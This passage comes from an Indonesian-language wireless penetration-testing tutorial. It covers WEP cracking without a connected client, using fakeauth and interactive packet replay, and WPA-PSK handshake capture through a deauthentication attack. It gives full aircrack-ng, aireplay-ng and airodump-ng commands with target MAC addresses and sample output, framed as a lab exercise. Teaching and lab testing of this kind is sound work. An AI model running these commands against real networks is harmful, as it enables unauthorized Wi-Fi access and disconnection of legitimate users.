
Hal ini akan membuat kita dapat mengumpulkan data yang cukup oleh program airodump-ng.

Aircrack-ng


Setelah data yang kita kumpulkan cukup kita tinggal memainkan file hasil "capture" airodump-ng yang tersimpan dengan nama yang telah kita tentukan pada langkah capture trafik data dengan airodump pada terminal sebelumnya. File yang di simpan akan berekstensi .cap. File tersebut sebenar tersimpan pada direktori dimana kita memulai perintah "*airodump*"




Jika **IVs** yang kita kumpulkan sudah memadai kita bisa memasukan angka 1 untuk memulai cracking parameter. Jika belum berhasil (failed) kita harus menunggu ,



Jika berhasil maka aircrack akan menampilkan output seperti gambar di bawah. Output tersebut akan menampilakan key yang berhasil di crack dengan nilai **hex** serta nilai **ASCII**




Untuk melakukan cracking WEP saya hanya membutuhkan 4 terminal saja



5.1.3. Pentest WEP tanpa client

Kalau pada percobaan pertama kita melakukan pentest ke wep dengan adanya client yang sedang terkoneksi , kali ini kita akan mencoba melakukan injeksi tanpa adanya client yang terkoneksi di AP. Hal dapat dimungkinkan mengingat Fakeauth mampu membuka hubungan dengan AP yang di variasikan dengan ARP request replay kemudian menghasilkan IVs.
Baik spesifikasi percobaan masih sama dengan Percobaan satu , hanya saja kali ini saya tidak mengkoneksikan client sama sekali pada WEP (empty – connection)

Seperti pada percobaan satu , kita capture trafik dan data AP dengan airodump. Kemudian menjalankan fakeauth aireplay-ng.



Maka pada airodump-ng output akan menampilkan satu-satunya client yang terkoneksi dengan AP , yaitu bssid saya setelah Fakeauth berhasil dilancarkan tanpa error.

Interactive Packet Replay

Serangan ini memungkinkan Anda untuk memilih paket tertentu untuk "replaying" (injection). Interactive Packet Replay memungkinkan kita untuk mengambil paket untuk replay dari dua sumber. Yang pertama adalah aliran langsung paket-paket dari kartu nirkabel Anda. Yang kedua adalah dari file pcap.

Standar pcap format (capture paket, terkait dengan libpcap library http://www.tcpdump.org), diakui oleh Berbagai tools analisa jaringan baik berbayar maupun gratisan (open-source).

Untuk Keberhasilan serangan ini, sangatlah penting untuk mengerti lebih banyak tentang aliran paket nirkabel. Tidak semua paket dapat di "capture" dan di replay, Hanya pada paket-paket tertentu saja. Dikatakan berhasil, ketika Injeksi diterima oleh AP yang menghasilkan vektor inisialisasi baru (IVs)

```
root@bt:~# aireplay-ng -2 -p 0841 -c FF:FF:FF:FF:FF:FF -b C8:64:C7:4B:B8:D0 -h
 00:19:D2:45:4D:96 mon0
Read 133 packets...
```

Perhatikan contoh penggunaan injeksi "*Interactive Packet Replay*".


- -2 adalah mode attack injeksi "Interactive Packet Replay"
- -p 0841 dimana kita memodifikasi "Frame Control Field" sehingga paket terlihat seperti dikirim dari client ke AP dengan normal dan legal.
- -c FF:FF:FF:FF:FF adalah dimana kita mengatur alamat mac (desination Mac option/-c) menjadi broadcast . Hal ini kita butuhkan mengingat kita mengharapkan agar AP dapat mereply paket yang akan menghasilkan IVs baru.
- -b Adalah mac address AP
- -h Adalah mac address kita
- mon0 Adalah interface yang digunakan

Jika Injeksi menawarkan untuk menggunakan paket hasil -p 0841 maka masukan "y" lalu enter sehingga Injeksi akan memulai pengiriman paket request.


```
root@bt:~# aireplay-ng -2 -p 0841 -c FF:FF:FF:FF:FF:FF -b C8:64:C7:4B:B8:D0 -h
 00:19:D2:45:4D:96 mon0
Read 273 packets...

        Size: 86, FromDS: 1, ToDS: 0 (WEP)

             BSSID  =  C8:64:C7:4B:B8:D0
          Dest. MAC  =  01:00:5E:00:00:01
         Source MAC  =  C8:64:C7:4B:B8:D0

        0x0000:  0842 0000 0100 5e00 0001 c864 c74b b8d0  .B....^....d.K..
        0x0010:  c864 c74b b8d0 e045 dd04 d100 ed6f 7322  .d.K...E.....os"
        0x0020:  b541 ba75 b677 4f58 2b11 0e87 8d25 910c  .A.u.wOX+....%..
        0x0030:  80ed c312 2c2b 45fa 062d 6234 0a4c e478  ....,+E..-b4.L.x
        0x0040:  2439 7784 652b a0c7 eac7 7717 e920 c498  $9w.e+....w.. ..
        0x0050:  d43e cae6 f847                           .>...G

Use this packet ?
```

Ketika berhasil maka kita dapat melihat request paket dari injeksi pada tampilan output "airodump-ng". Terlihat pada kolom #data dan #/s dimana *aliran data* akan nampak bertambah dengan **deras**.

Langkah terakhir adalah , menggunakan aircrack untuk memulai cracking file "***cap**" yang telah di hasilkan oleh "*airodump-ng*" tentu saja jika IVs pada airodump sudah cukup. Ingat IVs terjadi ketika AP mereply atau merespond hasil Injection "Interactive Packet Replay"



5.2. WPA/WPA2 Penetration



WPA (**Wi-Fi Protected Access**) adalah suatu sistem Pengamanan yang paling banyak digunakan pada akhir dasawasa ini. Metode pengamanan dengan WPA ini, diciptakan untuk melengkapi dari sistem yamg sebelumnya, yaitu WEP. Para peneliti menemukan banyak celah dan kelemahan pada infrastruktur nirkabel yang menggunakan metoda pengamanan WEP. Sebagai pengganti dari sistem WEP, WPA mengimplementasikan layer dari IEEE, yaitu layer 802.11i. Nantinya WPA akan lebih banyak digunakan pada implementasi keamanan jaringan nirkabel. WPA didesain dan digunakan dengan alat tambahan lainnya, yaitu sebuah komputer pribadi (PC).
Fungsi dari komputer pribadi ini kemudian dikenal dengan istilah *authentication server*, yang memberikan *key* yang berbeda kepada masing–masing pengguna/*client* dari suatu jaringan nirkabel yang menggunakan akses point sebagai media sentral komunikasi. Seperti dengan jaringan WEP, metoda dari WPA ini juga menggunakan *algoritma RC4*

Pengamanan jaringan nirkabel dengan metoda WPA ini, dapat ditandai dengan minimal ada tiga pilihan yang harus diisi administrator jaringan agar jaringan dapat beroperasi pada mode WPA ini. Ketiga menu yang harus diisi tersebut adalah:

Server

Komputer server yang dituju oleh akses point yang akan memberi otontikasi kepada client. beberapa perangkat lunak yang biasa digunakan antara lain freeRADIUS, openRADIUS dan lain-lain.

Port

Nomor port yang digunakan adalah 1812.

Shared Secret

Shared Secret adalah kunci yang akan dibagikan ke komputer dan juga kepada client secara transparant.
Setelah komputer diinstall perangkat lunak otontikasi seperti freeRADIUS, maka sertifikat yang dari server akan dibagikan kepada client.
Untuk menggunakan Radius server bisa juga dengan tanpa menginstall perangkat lunak di sisi komputer client. Cara yang digunakan adalah Web Authentication dimana User akan diarahkan ke halaman Login terlebih dahulu sebelum bisa menggunakan Jaringan Wireless. Dan Server yang menangani autentikasi adalah Radius server. (sumber : *id.wikipedia.org*)

Persiapan dan spesifikasi percobaan

- bssid AP 00:1E:C1:4C:BF:F8
- enskripsi "**WPA**"
- auth "**PSK**"
- chipper "**TKIP**"
- bssid attacker : 00:19:d2:45:4d:96


Tools-tools yang digunakan

- aircrack-ng
- airmon-ng
- airodump-ng
- aircrack-ng
- aireplay-ng


Langkah – langkah

Mengaktifkan "mode monitor" di wireless interface

Seperti pada langkah WEP yang telah kita bahas sebelumnya, Langkah pertama yang harus dilakukan adalah mengaktifkan mode monitor pada interface wireless.



Langkah berikutnya adalah mengumpulkan informasi yang dibutuhkan dengan "airodump-ng"



Informasi yang wajib kita kumpulkan untuk langkah berikutnya adalah

- bssid (mac address AP wpa target) : 00:1E:C1:4C:BF:F8
- CH (channel AP) : 11
- ESSID : ibteam-3g

Kemudian kita lanjutkan dengan mengumpulkan aliran data dari AP, kembali lagi dengan "*airodump-ng*" Kali ini lebih spesifik dengan bssid target AP dan opsi channel

```
root@bt:~# airodump-ng -c 11 -b  00:1E:C1:4C:BF:F8 -w wpa2dump mon0
```

Dengan keterangan :

- c (channel AP yang di gunakan)
- b (bssid target AP)
- w (nama file hasil capturing yang akan disimpan dengan ekstensi ***cap**)
- mon0 (interface wireless)

```
CH 11 ][ Elapsed: 1 min ][ 2012-02-08 09:41

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH E

00:1E:C1:4C:BF:F8  -38 100      580      421    4  11  54e. WPA  TKIP   PSK  i

BSSID              STATION            PWR   Rate    Lost  Packets  Probes

00:1E:C1:4C:BF:F8  F4:EC:38:99:60:F3  -57   54e-54    369      400  ibteam-3g
```

Hasil perintah di atas pada gambar terlihat adanya client dengan bssid F4:EC:38:99:60:F3 yang telah melakukan probe terhadap SSID target. Anda dapat menemukan informasi client yang terkoneksi dengan baik pada AP di kolom STATION pada output "*airodump-ng*".

5.2.1. WPA Handshake

Tujuan kita sebenarnya adalah tercapainya wpa-handshake. Penting anda ketahui adalah mendapatkan key wpa tidaklah semudah WEP , karena key pada wpa tidaklah statik seperti pada wep. Karena itu kemungkinan untuk menyerang WPA adalah dengan tehnik bruteforcing dan hal itu dapat terjadi jika adanya informasi "handshake" antara AP dan client legal berhasil di capture oleh hasil output *cap airodump-ng. Untuk mendapatkan handshake kita harus mendiskonekan (deauthentication) client dari AP terlebih dahulu. Untuk itu kita gunakan aireplay-ng. Perlu dicatat : karena alasan kondisi diatas, target AP harus memiliki client legal terlebih dahulu

Deauthentication client

```
root@bt:~# aireplay-ng --deauth 1 -a 00:1E:C1:4C:BF:F8 -c F4:EC:38:99:60:F3 mon0
09:43:09  Waiting for beacon frame (BSSID: 00:1E:C1:4C:BF:F8) on channel 11
09:43:10  Sending 64 directed DeAuth. STMAC: [F4:EC:38:99:60:F3] [27|62 ACKs]
root@bt:~#
```

Dengan spesifikasi opsi :

- --deauth (-0) = adalah mode *deauthentication*
- 1 = jumlah aksi deauth (anda bisa menggunakan 0 untuk melakukan deauth secara continue / terus menerus)
- -a BSSID AP target
- -c BSSID client pada AP target
- mon0 Interface wireless

Serangan di atas membuat client terputus dari AP , dan ketika client melakukan konektivitas kembali dengan AP , Handshake akan terlihat pada informasi output "airodump"

```
CH 11 ][ Elapsed: 3 mins ][ 2012-02-08 09:44 ][ WPA handshake: 00:1E:C1:4C:BF:

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH E

00:1E:C1:4C:BF:F8  -36 100     1986      542    0  11  54e. WPA  TKIP   PSK  i

BSSID              STATION            PWR   Rate    Lost  Packets  Probes

00:1E:C1:4C:BF:F8  F4:EC:38:99:60:F3  -47   54 - 1     0      557  ibteam-3g
```

